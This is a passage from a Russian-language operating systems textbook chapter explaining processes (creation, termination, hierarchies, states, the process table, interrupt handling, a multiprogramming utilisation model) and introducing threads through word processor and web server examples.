Теперь представим, что на кухню вбегает сын программиста и кричит, что его ужалила пчела. Программист записывает, на каком месте рецепта он остановился (сохраняется состояние текущего процесса), достает книгу советов по оказанию первой помощи и приступает к выполнению изложенных в ней инструкций. Перед нами процессор, переключенный с одного процесса (выпечки) на другой процесс, имеющий более высокую степень приоритета (оказание медицинской помощи), и у каждого из процессов

есть своя программа (рецепт против справочника по оказанию первой помощи). После извлечения пчелиного жала программист возвращается к пирогу, продолжая выполнять действия с того места, на котором остановился.

Ключевая идея здесь в том, что процесс — это своего рода действия. У него есть программа, входные и выходные данные и состояние. Один процессор может совместно использоваться несколькими процессами в соответствии с неким алгоритмом планирования, который используется для определения того, когда остановить один процесс и обслужить другой. В отличие от процесса программа может быть сохранена на диске и вообще ничего не делать.

Стоит отметить, что если программа запущена дважды, то считается, что ею заняты два процесса. Например, зачастую возможно дважды запустить текстовый процессор или одновременно распечатать два файла, если одновременно доступны два принтера. Тот факт, что два работающих процесса запущены от одной и той же программы, во внимание не принимается, поскольку это два разных процесса. Операционная система может позволить им использовать общий код, поэтому в памяти будет присутствовать только одна копия этого кода, но это чисто техническая деталь, не меняющая концептуальную ситуацию, касающуюся двух работающих процессов.

2.1.2. Создание процесса

Операционным системам необходим какой-нибудь способ для создания процессов. В самых простых системах или в системах, сконструированных для запуска только одного приложения (например, в контроллере микроволновой печи), появляется возможность присутствия абсолютно всех необходимых процессов при вводе системы в действие. Но в универсальных системах нужны определенные способы создания и прекращения процессов по мере необходимости.

Существуют четыре основных события, приводящих к созданию процессов.

1. Инициализация системы.
2. Выполнение работающим процессом системного вызова, предназначенного для создания процесса.
3. Запрос пользователя на создание нового процесса.
4. Инициация пакетного задания.

При запуске операционной системы создаются, как правило, несколько процессов. Некоторые из них представляют собой высокоприоритетные процессы, то есть процессы, взаимодействующие с пользователями и выполняющие для них определенную работу. Остальные являются фоновыми процессами, не связанными с конкретными пользователями, но выполняющими ряд специфических функций. Например, фоновый процесс, который может быть создан для приема входящих сообщений электронной почты, основную часть времени проводит в спящем режиме, активизируясь только по мере появления писем. Другой фоновый процесс, который может быть создан для приема входящих запросов на веб-страницы, размещенные на машине, просыпается при поступлении запроса с целью его обслуживания. Фоновые процессы, предназначенные для обработки какой-либо активной деятельности, связанной, например, с электронной почтой, веб-страницами, новостями, выводом информации на печать и т. д., называются **демонами**. Обычно у больших систем насчитываются

десятки демонов. В UNIX[1] для отображения списка запущенных процессов может быть использована программа ps. В Windows для этой цели может использоваться диспетчер задач.

Вдобавок к процессам, созданным во время загрузки, новые процессы могут быть созданы и после нее. Часто бывает так, что работающий процесс осуществляет системный вызов для создания одного или более новых вспомогательных процессов. Создание новых процессов особенно полезно, когда выполняемая работа может быть легко выражена в понятиях нескольких связанных друг с другом, но в остальном независимых друг от друга взаимодействующих процессов. Например, если из сети выбирается большой объем данных для последующей обработки, наверное, будет удобно создать один процесс для выборки данных и помещения их в общий буфер, чтобы в то же самое время второй процесс забирал элементы данных и проводил их обработку. Также можно ускорить выполнение работы, если на многопроцессорной системе разрешить каждому процессу работать на разных центральных процессорах.

В интерактивных системах пользователи могут запустить программу вводом команды или щелчком (двойным щелчком) на значке. Любое из этих действий дает начало новому процессу и запускает в нем выбранную программу. В основанных на применении команд UNIX-системах с работающей X-оболочкой новый процесс получает окно, в котором он был запущен. При запуске в Microsoft Windows процесс не имеет окна, но он может создать одно или несколько окон, и в большинстве случаев так и происходит. В обеих системах пользователи могут одновременно открыть несколько окон, в каждом из которых запущен какой-нибудь процесс. Используя мышь, пользователь может выбрать окно и взаимодействовать с процессом, например, если потребуется, вводить данные.

Последнее событие, приводящее к созданию процесса, применимо только к системам пакетной обработки данных, имеющимся на больших универсальных машинах. Представьте себе управление запасами товаров в конце рабочего дня в сети магазинов. Здесь пользователи могут отправлять системе пакетные задания (возможно, с помощью удаленного доступа). Когда операционная система решает, что у нее достаточно ресурсов для запуска еще одного задания, она создает новый процесс и запускает новое задание из имеющейся у нее очереди входящих заданий.

С технической точки зрения во всех этих случаях новый процесс создается за счет уже существующего процесса, который выполняет системный вызов, предназначенный для создания процесса. Этим процессом может быть работающий пользовательский процесс, системный процесс, вызванный событиями клавиатуры или мыши, или процесс управления пакетными заданиями. Данный процесс осуществляет системный вызов для создания нового процесса. Этот системный вызов предписывает операционной системе создать новый процесс и прямо или косвенно указывает, какую программу в нем запустить.

В UNIX существует только один системный вызов для создания нового процесса — *fork*. Этот вызов создает точную копию вызывающего процесса. После выполнения системного вызова *fork* два процесса, родительский и дочерний, имеют единый образ

---

[1] В этой главе под UNIX следует подразумевать практически все системы, основанные на POSIX, включая Linux, FreeBSD, OS X, Solaris и т. д., и, за некоторым исключением, также Android и iOS.

памяти, единые строки описания конфигурации и одни и те же открытые файлы. И больше ничего. Обычно после этого дочерний процесс изменяет образ памяти и запускает новую программу, выполняя системный вызов *execve* или ему подобный. Например, когда пользователь набирает в оболочке команду *sort*, оболочка создает ответвляющийся дочерний процесс, в котором и выполняется команда *sort*. Смысл этого двухступенчатого процесса заключается в том, чтобы позволить дочернему процессу управлять его файловыми дескрипторами после разветвления, но перед выполнением *execve* с целью выполнения перенаправления стандартного ввода, стандартного вывода и стандартного вывода сообщений об ошибках.

В Windows все происходит иначе: одним вызовом функции Win32 *CreateProcess* создается процесс, и в него загружается нужная программа. У этого вызова имеется 10 параметров, включая выполняемую программу, параметры командной строки для этой программы, различные параметры безопасности, биты, управляющие наследованием открытых файлов, информацию о приоритетах, спецификацию окна, создаваемого для процесса (если оно используется), и указатель на структуру, в которой вызывающей программе будет возвращена информация о только что созданном процессе. В дополнение к функции *CreateProcess* в Win32 имеется около 100 других функций для управления процессами и их синхронизации, а также выполнения всего, что с этим связано.

В обеих системах, UNIX и Windows, после создания процесса родительский и дочерний процессы обладают своими собственными, отдельными адресными пространствами. Если какой-нибудь процесс изменяет слово в своем адресном пространстве, другим процессам эти изменения не видны. В UNIX первоначальное состояние адресного пространства дочернего процесса является *копией* адресного пространства родительского процесса, но это абсолютно разные адресные пространства — у них нет общей памяти, доступной для записи данных. Некоторые реализации UNIX делят между процессами текст программы без возможности его модификации. Кроме того, дочерний процесс может совместно использовать всю память родительского процесса, но если память совместно используется в режиме копирования при записи (copy on write), это означает, что при каждой попытке любого из процессов модифицировать часть памяти эта часть сначала явным образом копируется, чтобы гарантировать модификацию только в закрытой области памяти. Следует также заметить, что память, используемая в режиме записи, совместному использованию не подлежит.

Тем не менее вновь созданный процесс может делить со своим создателем часть других ресурсов, например открытые файлы. В Windows адресные пространства родительского и дочернего процессов различаются с самого начала.

2.1.3. Завершение процесса

После создания процесс начинает работать и выполняет свою задачу. Но ничто не длится вечно, даже процессы. Рано или поздно новые процессы будут завершены, обычно в силу следующих обстоятельств:

- обычного выхода (добровольно);
- выхода при возникновении ошибки (добровольно);
- возникновения фатальной ошибки (принудительно);
- уничтожения другим процессом (принудительно).

Большинство процессов завершаются по окончании своей работы. Когда компилятор откомпилирует заданную ему программу, он осуществляет системный вызов, сообщающий операционной системе о завершении своей работы. Этим вызовом в UNIX является *exit*, а в Windows — *ExitProcess*. Программы, работающие с экраном, также поддерживают добровольное завершение. Текстовые процессоры, интернет-браузеры и аналогичные программы всегда содержат значок или пункт меню, на котором пользователь может щелкнуть, чтобы приказать процессу удалить все временные файлы, которые им были открыты, и завершить свою работу.

Вторая причина завершения — обнаружение процессом фатальной ошибки. Например, если пользователь наберет команду

```
cc foo.c
```

с целью компиляции программы foo.c, а файла с таким именем не будет, то произойдет простое объявление о наличии данного факта и выход из компилятора. Выхода из интерактивных, использующих экран процессов при задании им неверных параметров обычно не происходит. Вместо этого появляется диалоговое окно с просьбой о повторной попытке ввода параметров.

Третья причина завершения — ошибка, вызванная самим процессом, чаще всего связанная с ошибкой в программе. В качестве примеров можно привести неверную инструкцию, ссылку на несуществующий адрес памяти или деление на нуль. В некоторых системах (например, UNIX) процесс может сообщить операционной системе о своем намерении обработать конкретные ошибки самостоятельно, в таком случае, когда встречается одна из таких ошибок, процесс получает сигнал (прерывается), а не завершается.

Четвертая причина, из-за которой процесс может быть завершен, — это выполнение процессом системного вызова, приказывающего операционной системе завершить некоторые другие процессы. В UNIX этот вызов называется *kill*. Соответствующая функция Win32 называется *TerminateProcess*. В обоих случаях у процесса, вызывающего завершение, должны быть на это соответствующие полномочия. В некоторых системах при добровольном или принудительном завершении процесса тут же завершаются и все созданные им процессы. Но ни UNIX, ни Windows так не делают.

2.1.4. Иерархии процессов

В некоторых системах, когда процесс порождает другой процесс, родительский и дочерний процессы продолжают оставаться определенным образом связанными друг с другом. Дочерний процесс может и сам создать какие-нибудь процессы, формируя иерархию процессов. Следует заметить, что, в отличие от растений и животных, использующих половую репродукцию, у процесса есть только один родитель (но нуль, один, два или более детей). Следовательно, процесс больше похож на гидру, чем, скажем, на корову.

В UNIX процесс, все его дочерние процессы и более отдаленные потомки образуют группу процессов. Когда пользователь отправляет сигнал с клавиатуры, тот достигает всех участников этой группы процессов, связанных на тот момент времени с клавиатурой (обычно это все действующие процессы, которые были созданы в текущем окне). Каждый процесс по отдельности может захватить сигнал, игнорировать его или совершить действие по умолчанию, которое должно быть уничтожено сигналом.

В качестве другого примера, поясняющего ту ключевую роль, которую играет иерархия процессов, давайте рассмотрим, как UNIX инициализирует саму себя при запуске сразу же после начальной загрузки компьютера. В загрузочном образе присутствует специальный процесс, называемый *init*. В начале своей работы он считывает файл, сообщающий о количестве терминалов. Затем он разветвляется, порождая по одному процессу на каждый терминал. Эти процессы ждут, пока кто-нибудь не зарегистрируется в системе. Если регистрация проходит успешно, процесс регистрации порождает оболочку для приема команд. Эти команды могут породить другие процессы и т. д. Таким образом, все процессы во всей системе принадлежат единому дереву, в корне которого находится процесс *init*.

В отличие от этого в Windows не существует понятия иерархии процессов, и все процессы являются равнозначными. Единственным намеком на иерархию процессов можно считать присвоение родительскому процессу, создающему новый процесс, специального маркера (называемого **дескриптором**), который может им использоваться для управления дочерним процессом. Но он может свободно передавать этот маркер какому-нибудь другому процессу, нарушая тем самым иерархию. А в UNIX процессы не могут лишаться наследственной связи со своими дочерними процессами.

2.1.5. Состояния процессов

Несмотря на самостоятельность каждого процесса, наличие собственного счетчика команд и внутреннего состояния, процессам зачастую необходимо взаимодействовать с другими процессами. Один процесс может генерировать выходную информацию, используемую другими процессами в качестве входной информации. В команде оболочки

```
cat chapter1 chapter2 chapter3 | grep tree
```

первый процесс, запускающий программу cat, объединяет и выдает на выходе содержимое трех файлов. Второй процесс, запускающий программу grep, выбирает все строки, в которых содержится слово «tree». В зависимости от относительной скорости этих двух процессов (которая зависит от двух факторов: относительной сложности программ и количества выделяемого каждому из них времени работы центрального процессора) может получиться так, что программа grep готова к работе, но ожидающие ее входные данные отсутствуют. Тогда она должна блокироваться до поступления входных данных.

Процесс блокируется из-за того, что, по логике, он не может продолжаться, как правило, потому что ожидает недоступных в настоящий момент входных данных. Может случиться и так, что останавливается тот процесс, который в принципе готов к работе и может быть запущен, а причина кроется в том, что операционная система решила на некоторое время выделить центральный процессор другому процессу. Эти два условия полностью отличаются друг от друга. В первом случае приостановка порождена какой-нибудь проблемой (вы не можете обработать пользовательскую командную строку, пока она не будет введена). Во втором случае на первый план выступает техническая сторона вопроса (не хватает центральных процессоров, чтобы каждому процессу выделить собственный процессор). На рис. 2.2 показана диаграмма, отображающая три состояния, в которых может находиться процесс:

- выполняемый (в данный момент использующий центральный процессор);
- готовый (работоспособный, но временно приостановленный, чтобы дать возможность выполнения другому процессу);

- заблокированный (неспособный выполняться, пока не возникнет какое-нибудь внешнее событие).

Логически первые два состояния похожи друг на друга. В обоих случаях процесс желает выполняться, но во втором состоянии временно отсутствует доступный для этого процессор. Третье состояние коренным образом отличается от первых двух тем, что процесс не может выполняться, даже если процессору кроме него больше нечем заняться.




Рис. 2.2. Процесс может быть в выполняемом, заблокированном или готовом состоянии. Стрелками показаны переходы между этими состояниями

Как показано на рисунке, между этими тремя состояниями могут быть четыре перехода. Переход *1* происходит в том случае, если операционная система определит, что процесс в данный момент выполняться не может. В некоторых системах для перехода в заблокированное состояние процесс может осуществить такой системный вызов, как *pause*. В других системах, включая UNIX, когда процесс осуществляет чтение из канала или специального файла (например, с терминала) и доступные входные данные отсутствуют, процесс блокируется автоматически.

Переходы *2* и *3* вызываются планировщиком процессов, который является частью операционной системы, без какого-либо оповещения самого процесса. Переход *2* происходит, когда планировщик решит, что выполняемый процесс продвинулся достаточно далеко и настало время позволить другому процессу получить долю рабочего времени центрального процессора. Переход *3* происходит, когда все другие процессы получили причитающуюся им долю времени и настал момент предоставить центральный процессор первому процессу для возобновления его выполнения. Вопрос планирования, то есть решение, какой именно процесс, когда и сколько времени должен выполняться, играет весьма важную роль и будет рассмотрен в этой главе чуть позже. В попытках сбалансировать конкурирующие требования соблюдения эффективности системы в целом и справедливого отношения к отдельному процессу было изобретено множество алгоритмов. Некоторые из них еще будут рассмотрены в этой главе.

Переход *4* осуществляется в том случае, если происходит внешнее событие, ожидавшееся процессом (к примеру, поступление входных данных). Если к этому моменту нет других выполняемых процессов, будет вызван переход *3* и процесс возобновится. В противном случае ему придется немного подождать в состоянии готовности, пока не станет доступен центральный процессор и не придет его очередь.

Использование модели процесса облегчает представление о том, что происходит внутри системы. Некоторые процессы запускают программу, выполняющую команды, введенные пользователем. Другие процессы являются частью системы, справляясь с такими задачами, как выполнение запросов на обслуживание файлов или управление деталями работы дискового или ленточного привода. Когда происходят дисковые прерывания, система принимает решение остановить выполнение текущего процесса и запустить

процесс работы с диском, заблокированный в ожидании этого прерывания. Таким образом, вместо того чтобы думать о прерываниях, мы можем думать о пользовательских процессах, процессах работы с диском, процессах работы с терминалом и т. д., которые блокируются, когда ожидают каких-то событий. Когда считана информация с диска или набран символ, процесс, ожидающий это событие, разблокируется и получает право на возобновление выполнения.

В результате такого представления возникает модель, показанная на рис. 2.3. На этом рисунке самым нижним уровнем операционной системы является планировщик, над которым изображен ряд процессов. Вся обработка прерываний и подробности действий, запускающих и останавливающих процессы, здесь скрыты под тем, что называется планировщиком, для реализации которого используется сравнительно небольшой объем кода. Вся остальная часть операционной системы неплохо структурирована в виде процессов. Но такой структурой обладает сравнительно небольшое количество настоящих систем.

Рис. 2.3. Самый низший уровень структурированной в виде процессов операционной системы обрабатывает прерывания и планирует выполнение процессов. Выше этого уровня находятся последовательные процессы

2.1.6. Реализация процессов

Для реализации модели процессов операционная система ведет таблицу (состоящую из массива структур), называемую **таблицей процессов**, в которой каждая запись соответствует какому-нибудь процессу. (Ряд авторов называют эти записи **блоками управления процессом**.) Эти записи содержат важную информацию о состоянии процесса, включая счетчик команд, указатель стека, распределение памяти, состояние открытых им файлов, его учетную и планировочную информацию и все остальное, касающееся процесса, что должно быть сохранено, когда процесс переключается из состояния *выполнения* в состояние *готовности* или *блокировки*, чтобы позже он мог возобновить выполнение, как будто никогда не останавливался.

В табл. 2.1 показан ряд ключевых полей типовой системы. Поля первого столбца относятся к управлению процессами. Поля остальных двух столбцов относятся к управлению памятью и файлами соответственно. Следует заметить, что наличие тех или иных полей в таблице процессов в большей степени зависит от системы, но в этой таблице изложено основное представление о типе необходимой информации.

Теперь, после изучения таблицы процессов, появилась возможность чуть лучше объяснить, как создается иллюзия нескольких последовательных процессов, выполняемых на одном (или на каждом) центральном процессоре. Существует область памяти (обычно это фиксированная область в нижних адресах), связанная с каждым классом устройств ввода-вывода, которая называется **вектором прерывания**. В ней содержится адрес процедуры, обслуживающей прерывание. Предположим, что при возникновении дискового прерывания выполнялся пользовательский процесс № 3. Счетчик команд

Таблица 2.1. Некоторые из полей типичной записи таблицы процессов

Управление процессом	Управление памятью	Управление файлами
Регистры	Указатель на информацию о текстовом сегменте	Корневой каталог
Счетчик команд	Указатель на информацию о сегменте данных	Рабочий каталог
Слово состояния программы	Указатель на информацию о сегменте стека	Дескрипторы файлов
Указатель стека		Идентификатор пользователя
Состояние процесса		Идентификатор группы
Приоритет		
Параметры планирования		
Идентификатор процесса		
Родительский процесс		
Группа процесса		
Сигналы		
Время запуска процесса		
Использованное время процессора		
Время процессора, использованное дочерними процессами		
Время следующего аварийного сигнала		

этого процесса, слово состояния программы, а иногда и один или несколько регистров помещаются в текущий стек аппаратными средствами прерывания. Затем компьютер переходит на адрес, указанный в векторе прерывания. На этом работа аппаратных средств заканчивается и вступает в действие программное обеспечение, а именно процедура обслуживания прерывания.

Все прерывания сначала сохраняют состояния регистров, зачастую используя для этого запись текущего процесса в таблице процессов. Затем информация, помещенная в стек прерыванием, удаляется и указатель стека переустанавливается на временный стек, используемый обработчиком прерывания. Такие действия, как сохранение регистров и переустановка указателя стека, не могут быть выражены на языках высокого уровня (например, C), поэтому они выполняются небольшой подпрограммой на языке ассемблера, обычно одной и той же для всех прерываний, поскольку характер работы по сохранению регистров не изменяется, какой бы ни была причина прерывания.

Когда эта подпрограмма завершает свою работу, она вызывает C-процедуру, которая делает всю остальную работу для данного конкретного типа прерывания. (Мы предполагаем, что операционная система написана на языке C, который обычно и выбирается для всех настоящих операционных систем.) Возможно, когда работа этой процедуры будет завершена, какой-нибудь процесс переходит в состояние готовности к работе и вызывается планировщик, чтобы определить, какой процесс будет выполняться следующим. После этого управление передается обратно коду, написанному на языке ассемблера, чтобы он загрузил для нового текущего процесса регистры и карту памяти и запустил выполнение этого процесса. Краткое изложение процесса обработки прерывания и планирования приведено в табл. 2.2. Следует заметить, что детали от системы к системе могут несколько различаться.

Таблица 2.2. Схема работы низшего уровня операционной системы при возникновении прерывания

1	Оборудование помещает в стек счетчик команд и т. п.
2	Оборудование загружает новый счетчик команд из вектора прерывания
3	Процедура на ассемблере сохраняет регистры
4	Процедура на ассемблере устанавливает указатель на новый стек
5	Запускается процедура на языке С, обслуживающая прерывание (как правило, она считывает входные данные и помещает их в буфер)
6	Планировщик принимает решение, какой процесс запускать следующим
7	Процедура на языке С возвращает управление ассемблерному коду
8	Процедура на ассемблере запускает новый текущий процесс

Процесс во время своего выполнения может быть прерван тысячи раз, но ключевая идея состоит в том, что после каждого прерывания прерванный процесс возвращается в точности к такому же состоянию, в котором он был до того, как случилось прерывание.

2.1.7. Моделирование режима многозадачности

Режим многозадачности позволяет использовать центральный процессор более рационально. При грубой прикидке, если для среднестатистического процесса вычисления занимают лишь 20 % времени его пребывания в памяти, то при пяти одновременно находящихся в памяти процессах центральный процессор будет загружен постоянно. Но в эту модель заложен абсолютно нереальный оптимизм, поскольку в ней заведомо предполагается, что все пять процессов никогда не будут одновременно находиться в ожидании окончания какого-нибудь процесса ввода-вывода.

Лучше выстраивать модель на основе вероятностного взгляда на использование центрального процессора. Предположим, что процесс проводит часть своего времени p в ожидании завершения операций ввода-вывода. При одновременном присутствии в памяти n процессов вероятность того, что все n процессов ожидают завершения ввода-вывода (в случае чего процессор простаивает), равна p^n. Тогда время задействования процессора вычисляется по формуле

$$\text{Время задействования ценрального процессора} = 1 - p^n.$$

На рис. 2.4 показано время задействования центрального процессора в виде функции от аргумента n, который называется **степенью многозадачности**.

Судя по рисунку, если процесс тратит 80 % своего времени на ожидание завершения ввода-вывода, то для снижения простоя процессора до уровня не более 10 % в памяти могут одновременно находиться по крайней мере 10 процессов. Когда вы поймете, что к ожиданию ввода-вывода относится и ожидание интерактивного процесса пользовательского ввода с терминала (или щелчка кнопкой мыши на значке), станет понятно, что время ожидания завершения ввода-вывода, составляющее 80 % и более, не такая уж редкость. Но даже на серверах процессы, осуществляющие множество операций ввода-вывода, зачастую имеют такой же или даже больший процент простоя.

Справедливости ради следует заметить, что рассмотренная нами вероятностная модель носит весьма приблизительный характер. В ней безусловно предполагается, что




Рис. 2.4. Время задействования центрального процессора в виде функции от количества процессов, присутствующих в памяти

все n процессов являются независимыми друг от друга, а значит, в системе с пятью процессами в памяти вполне допустимо иметь три выполняемых и два ожидающих процесса. Но имея один центральный процессор, мы не может иметь сразу три выполняемых процесса, поэтому процесс, который становится готовым к работе при занятом центральном процессоре, вынужден ожидать своей очереди. Из-за этого процессы не обладают независимостью. Более точная модель может быть выстроена с использованием теории очередей, но сделанный нами акцент на многозадачность, позволяющую загружать процессор во избежание его простоя, по-прежнему сохраняется, даже если реальные кривые немного отличаются от тех, что показаны на рис. 2.4.

Несмотря на упрощенность модели, представленной на рис. 2.4, тем не менее она может быть использована для специфических, хотя и весьма приблизительных предсказаний, касающихся производительности центрального процессора. Предположим, к примеру, что память компьютера составляет 8 Гбайт, операционная система и ее таблицы занимают до 2 Гбайт, а каждая пользовательская программа также занимает до 2 Гбайт. Этот объем позволяет одновременно разместить в памяти три пользовательские программы. При среднем ожидании ввода-вывода, составляющем 80 % времени, мы имеем загруженность центрального процессора (если игнорировать издержки на работу операционной системы), равную $1 - 0{,}8^3$, или около 49 %. Увеличение объема памяти еще на 8 Гбайт позволит системе перейти от трехкратной многозадачности к семикратной, что повысит загруженность центрального процессора до 79 %. Иными словами, дополнительные 8 Гбайт памяти увеличат его производительность на 30 %.

Увеличение памяти еще на 8 Гбайт поднимет уровень производительности всего лишь с 79 до 91 %, то есть дополнительный прирост производительности составит только 12 %. Используя эту модель, владельцы компьютеров могут прийти к выводу, что первое наращивание объема памяти, в отличие от второго, станет неплохим вкладом в повышение производительности процессора.

2.2. Потоки

В традиционных операционных системах у каждого процесса есть адресное пространство и единственный поток управления. Фактически это почти что определение

процесса. Тем не менее нередко возникают ситуации, когда неплохо было бы иметь в одном и том же адресном пространстве несколько потоков управления, выполняемых квазипараллельно, как будто они являются чуть ли не обособленными процессами (за исключением общего адресного пространства). В следующих разделах будут рассмотрены именно такие ситуации и их применение.

2.2.1. Применение потоков

Зачем нам нужна какая-то разновидность процесса внутри самого процесса? Необходимость в подобных мини-процессах, называемых **потоками**, обусловливается целым рядом причин. Рассмотрим некоторые из них. Основная причина использования потоков заключается в том, что во многих приложениях одновременно происходит несколько действий, часть которых может периодически быть заблокированной. Модель программирования упрощается за счет разделения такого приложения на несколько последовательных потоков, выполняемых в квазипараллельном режиме.

Мы уже сталкивались с подобными аргументами. Именно они использовались в поддержку создания процессов. Вместо того чтобы думать о прерываниях, таймерах и контекстных переключателях, мы можем думать о параллельных процессах. Но только теперь, рассматривая потоки, мы добавляем новый элемент: возможность использования параллельными процессами единого адресного пространства и всех имеющихся данных. Эта возможность играет весьма важную роль для тех приложений, которым не подходит использование нескольких процессов (с их раздельными адресными пространствами).

Вторым аргументом в пользу потоков является легкость (то есть быстрота) их создания и ликвидации по сравнению с более «тяжеловесными» процессами. Во многих системах создание потоков осуществляется в 10–100 раз быстрее, чем создание процессов. Это свойство особенно пригодится, когда потребуется быстро и динамично изменять количество потоков.

Третий аргумент в пользу потоков также касается производительности. Когда потоки работают в рамках одного центрального процессора, они не приносят никакого прироста производительности, но когда выполняются значительные вычисления, а также значительная часть времени тратится на ожидание ввода-вывода, наличие потоков позволяет этим действиям перекрываться по времени, ускоряя работу приложения.

И наконец, потоки весьма полезны для систем, имеющих несколько центральных процессоров, где есть реальная возможность параллельных вычислений. К этому вопросу мы вернемся в главе 8.

Понять, в чем состоит польза от применения потоков, проще всего на конкретных примерах. Рассмотрим в качестве первого примера текстовый процессор. Обычно эти программы отображают создаваемый документ на экране в том виде, в каком он будет выводиться на печать. В частности, все концы строк и концы страниц находятся именно там, где они в результате и появятся на бумаге, чтобы пользователь мог при необходимости их проверить и подправить (например, убрать на странице начальные и конечные висячие строки, имеющие неэстетичный вид).

Предположим, что пользователь пишет какую-то книгу. С авторской точки зрения проще всего всю книгу иметь в одном файле, облегчая поиск тем, выполнение глобальных замен и т. д. С другой точки зрения каждая глава могла бы быть отдельным файлом. Но если каждый раздел и подраздел будут размещаться в отдельных файлах, это принесет

массу неудобств, когда понадобится вносить во всю книгу глобальные изменения, поскольку тогда придется отдельно и поочередно редактировать сотни файлов. Например, если предложенный стандарт xxxx одобрен непосредственно перед выходом книги в печать, то в последнюю минуту все вхождения «Проект стандарта xxxx» нужно заменить на «Стандарт xxxx». Если вся книга представлена одним файлом, то, как правило, все замены могут быть произведены с помощью одной команды. А если книга разбита на более чем 300 файлов, редактированию должен быть подвергнут каждый из них.

Теперь представим себе, что происходит, когда пользователь вдруг удаляет одно предложение на первой странице 800-страничного документа. Теперь, проверив внесенные изменения, он хочет внести еще одну поправку на 600-й странице и набирает команду, предписывающую текстовому процессору перейти на эту страницу (возможно, посредством поиска фразы, которая только там и встречается). Теперь текстовый процессор вынужден немедленно переформатировать всю книгу вплоть до 600-й страницы, поскольку он не знает, какой будет первая строка на 600-й странице, пока не обработает всех предыдущие страницы. Перед отображением 600-й страницы может произойти существенная задержка, вызывающая недовольство пользователя.

И здесь на помощь могут прийти потоки. Предположим, что текстовый процессор написан как двухпоточная программа. Один из потоков взаимодействует с пользователем, а другой занимается переформатированием в фоновом режиме. Как только предложение с первой страницы будет удалено, поток, отвечающий за взаимодействие с пользователем, приказывает потоку, отвечающему за формат, переформатировать всю книгу. Пока взаимодействующий поток продолжает отслеживать события клавиатуры и мыши, реагируя на простые команды вроде прокрутки первой страницы, второй поток с большой скоростью выполняет вычисления. Если немного повезет, то переформатирование закончится как раз перед тем, как пользователь запросит просмотр 600-й страницы, которая тут же сможет быть отображена.

Ну раз уж начали, то почему бы не добавить и третий поток? Многие текстовые процессоры обладают свойством автоматического сохранения всего файла на диск каждые несколько минут, чтобы уберечь пользователя от утраты его дневной работы в случае программных или системных сбоев или отключения электропитания. Третий поток может заниматься созданием резервных копий на диске, не мешая первым двум. Ситуация, связанная с применением трех потоков, показана на рис. 2.5.




Рис. 2.5. Текстовый процессор, использующий три потока

Если бы программа была рассчитана на работу только одного потока, то с начала создания резервной копии на диске и до его завершения игнорировались бы команды

с клавиатуры или мыши. Пользователь ощущал бы это как слабую производительность. Можно было бы сделать так, чтобы события клавиатуры или мыши прерывали создание резервной копии на диске, позволяя достичь более высокой производительности, но это привело бы к сложной модели программирования, основанной на применении прерываний. Программная модель, использующая три потока, гораздо проще. Первый поток занят только взаимодействием с пользователем. Второй поток по необходимости занимается переформатированием документа. А третий поток периодически сбрасывает содержимое ОЗУ на диск.

Вполне очевидно, что три отдельных процесса так работать не будут, поскольку с документом необходимо работать всем трем потокам. Три потока вместо трех процессов используют общую память, таким образом, все они имеют доступ к редактируемому документу. При использовании трех процессов такое было бы невозможно.

Аналогичная ситуация складывается во многих других интерактивных программах. Например, электронная таблица является программой, позволяющей поддерживать матрицу, данные элементов которой предоставляются пользователем. Остальные элементы вычисляют исходя из введенных данных с использованием потенциально сложных формул. Когда пользователь изменяет значение одного элемента, нужно пересчитывать значения многих других элементов. При использовании потоков пересчета, работающих в фоновом режиме, поток, взаимодействующий с пользователем, может позволить последнему, пока идут вычисления, вносить дополнительные изменения. Подобным образом третий поток может сам по себе периодически сбрасывать на диск резервные копии.

Рассмотрим еще один пример, где могут пригодиться потоки: сервер для веб-сайта. Поступают запросы на веб-страницы, и запрошенные страницы отправляются обратно клиентам. На большинстве веб-сайтов некоторые страницы запрашиваются чаще других. Например, главная страница веб-сайта Sony запрашивается намного чаще, чем страница, находящаяся глубже, в ответвлении дерева, содержащем техническое описание какой-нибудь конкретной видеокамеры. Веб-службы используют это обстоятельство для повышения производительности за счет размещения содержания часто используемых страниц в основной памяти, чтобы исключить необходимость обращаться за ними к диску. Такие подборки называются **кэшем** и используются также во многих других случаях. Кэши центрального процессора уже рассматривались в главе 1.

Один из способов организации веб-сервера показан на рис. 2.6. Один из потоков — диспетчер — читает входящие рабочие запросы из сети. После анализа запроса он выбирает простаивающий (то есть заблокированный) рабочий поток и передает ему запрос, возможно, путем записи указателя на сообщение в специальное слово, связанное с каждым потоком. Затем диспетчер пробуждает спящий рабочий поток, переводя его из заблокированного состояния в состояние готовности.

